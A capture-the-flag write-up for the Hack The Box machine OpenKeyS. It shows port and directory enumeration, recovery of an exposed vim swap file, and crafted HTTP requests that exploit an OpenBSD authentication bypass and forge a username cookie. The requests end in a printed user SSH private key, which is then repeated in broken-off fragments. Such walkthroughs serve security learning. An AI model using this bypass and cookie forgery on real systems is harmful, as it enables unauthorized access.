
HTB OpenKeyS



OpenKeyS

OS: OpenBSD

Difficulty: Medium


Points: 30

Release: 25 Jul 2020

IP: 10.10.10.199

As usual we start with port enumeraton.


```
nmap -sC -sV -oN nmap/inital 10.10.10.199

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open  http    OpenBSD httpd
|_http-title: Site doesn't have a title (text/html).
```



Screenshot of the website


There is a known vulnerability of OpenBSD where loggin in with the username -schallenge we get logged in.

https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt




-schallenge

●



```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://10.10.10.199
Connection: close
Referer: http://10.10.10.199/index.php
Upgrade-Insecure-Requests: 1

username=-schallenge&password=a&remember-me=on
```




OpenSSH key not found for user -schallenge

Back to login page

Using ffuf i started enumerating for directories.

```
ffuf -u http://10.10.10.199/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-medium-d
irectories.txt
images                  [Status: 301, Size: 443, Words: 33, Lines: 18]
js                      [Status: 301, Size: 443, Words: 33, Lines: 18]
css                     [Status: 301, Size: 443, Words: 33, Lines: 18]
includes                [Status: 301, Size: 443, Words: 33, Lines: 18]
fonts                   [Status: 301, Size: 443, Words: 33, Lines: 18]
vendor                  [Status: 301, Size: 443, Words: 33, Lines: 18]
```



Index of /includes/

```
../                                                23-Jun-2020 08:18                   -
auth.php                                           22-Jun-2020 13:24                1373
auth.php.swp                                       17-Jun-2020 14:57               12288
```


We can download auth.php.swp with a simple command.

```
wget http://10.10.10.199/includes/auth.php.swp
```

This file is .swp, this means that it was created before a system crash. To recover it we can use 'vim -r' command.


```
vim -r auth.php.swp
```

There is not much to see in the code itself, but from running strings on the .swp file we know that some user called jennifer created the file.




```
kali@kali:~/Desktop/htb/OpenKeyS$ strings auth.php.swp
b0VIM 8.1
jennifer
openkeys.htb
/var/www/htdocs/includes/auth.php
3210
```

Using burp we can set the username cookie to jennifer and we get jennifer OpenSSH key.



```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://10.10.10.199
Connection: close
Referer: http://10.10.10.199/index.php
Cookie: PHPSESSID=lja7158369vvnpqn4nfbr39hr5; username=jennifer
Upgrade-Insecure-Requests: 1

username=-schallenge&password=e
```



OpenSSH key for user jennifer


```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
```

```
NhAAAAAwEAAQAAAYEAo4LwXsnKH6jzcmIKSlePCo/2YWklHnGn50YeINLm7LqVMDJJnbNx
OI6lTsb9qpn0zhehBS2RCx/i6YNWpmBBPCy6s2CxsYSiRd3S7NftPNKanTTQFKfOpEn7rG
nag+n7Ke+iZ1U/FEw4yNwHrrEI2pklGagQjnZgZUADzxVArjN5RsAPYE50mpVB7JO8E7DR
PWCfMNZYd7uIFBVRrQKgM/n087fUyEyFZGibq8BRLNNwUYidkJOmgKSFoSOa9+6B0ou5oU
qjP7fp0kpsJ/XM1gsDR/75lxegO22PPfz15ZC04APKFlLJo1ZEtozcmBDxdODJ3iTXj8Js
kLV+lnJAMInjK3TOoj9F4cZ5WTk29v/c7aExv9zQYZ+sHdoZtLy27JobZJli/9veIp8hBG
717QzQxMmKpvnlc76HLigzqmNoq4UxSZlhYRclBUs3l5CU9pdsCb3U1tVSFZPNvQgNO2JD
S7O6sUJFu6mXiolTmt9eF+8SvEdZDHXvAqqvXqBRAAAFmKm8m76pvJu+AAAAB3NzaC1yc2
EAAAGBAKOC8F7Jyh+o83JiCkpXjwqP9mFpJR5xp+dGHiDS5uy6lTAySZ2zcTiOpU7G/aqZ
9M4XoQUtkQsf4umDVqZgQTwsurNgsbGEokXd0uzX7TzSmp000BSnzqRJ+6xp2oPp+ynvom
dVPxRMOMjcB66xCNqZJRmoEI52YGVAA88VQK4zeUbAD2BOdJqVQeyTvBOw0T1gnzDWWHe7
iBQVUa0CoDP59PO31MhMhWRom6vAUSzTcFGInZCTpoCkhaEjmvfugdKLuaFKoz+36dJKbC
f1zNYLA0f++ZcXoDttjz389eWQtOADyhZSyaNWRLaM3JgQ8XTgyd4k14/CbJC1fpZyQDCJ
4yt0zqI/ReHGeVk5Nvb/3O2hMb/c0GGfrB3aGbS8tuyaG2SZYv/b3iKfIQRu9e0M0MTJiq
b55XO+hy4oM6pjaKuFMUmZYWEXJQVLN5eQlPaXbAm91NbVUhWTzb0IDTtiQ0uzurFCRbup
l4qJU5rfXhfvErxHWQx17wKqr16gUQAAAAMBAAEAAAGBAJjT/uUpyIDVAk5L8oBP3IOr0U
Z051vQMXZKJEjbtzlWn7C/n+0FVnLdaQb7mQcHBThH/5l+YI48THOj7a5uUyryR8L3Qr7A
UIfq8IWswLHTyu3a+g4EVnFaMSCSg8o+PSKSN4JLvDy1jXG3rnqKP9NJxtJ3MpplbG3Wan
j4zU7FD7qgMv759aSykz6TSvxAjSHIGKKmBWRL5MGYt5F03dYW7+uITBq24wrZd38NrxGt
wtKCVXtXdg3ROJFHXUYVJsX09Yv5tH5dxs93Re0HoDSLZuQyIc5iDHnR4CT+0QEX14u3EL
TxaoqT6GBtynwP7Z79s9G5VAF46deQW6jEtc6akIbcyEzU9T3YjrZ2rAaECkJo4+ppjiJp
NmDe8LSyaXKDIvC8lb3b5oixFZAvkGIvnIHhgRGv/+pHTqo9dDDd+utlIzGPBXsTRYG2Vz
j7Zl0cYleUzPXdsf5deSpoXY7axwlyEkAXvavFVjU1UgZ8uIqu8W1BiODbcOK8jMgDkQAA
AMB0rxI03D/q8PzTgKml88XoxhqokLqIgevkfL/IK4z8728r+3jLqfbR9mE3Vr4tPjfgOq
eaCUkHTiEo6Z3TnkpbTVmhQbCExRdOvxPfPYyvI7r5wxkTEgVXJTuaoUJtJYJJH2n6bgB3
WIQfNilqAesxeiM4MOmKEQcHiGNHbbVW+ehuSdfDmZZb0qQkPZK3KH2ioOaXCNA0h+FC+g
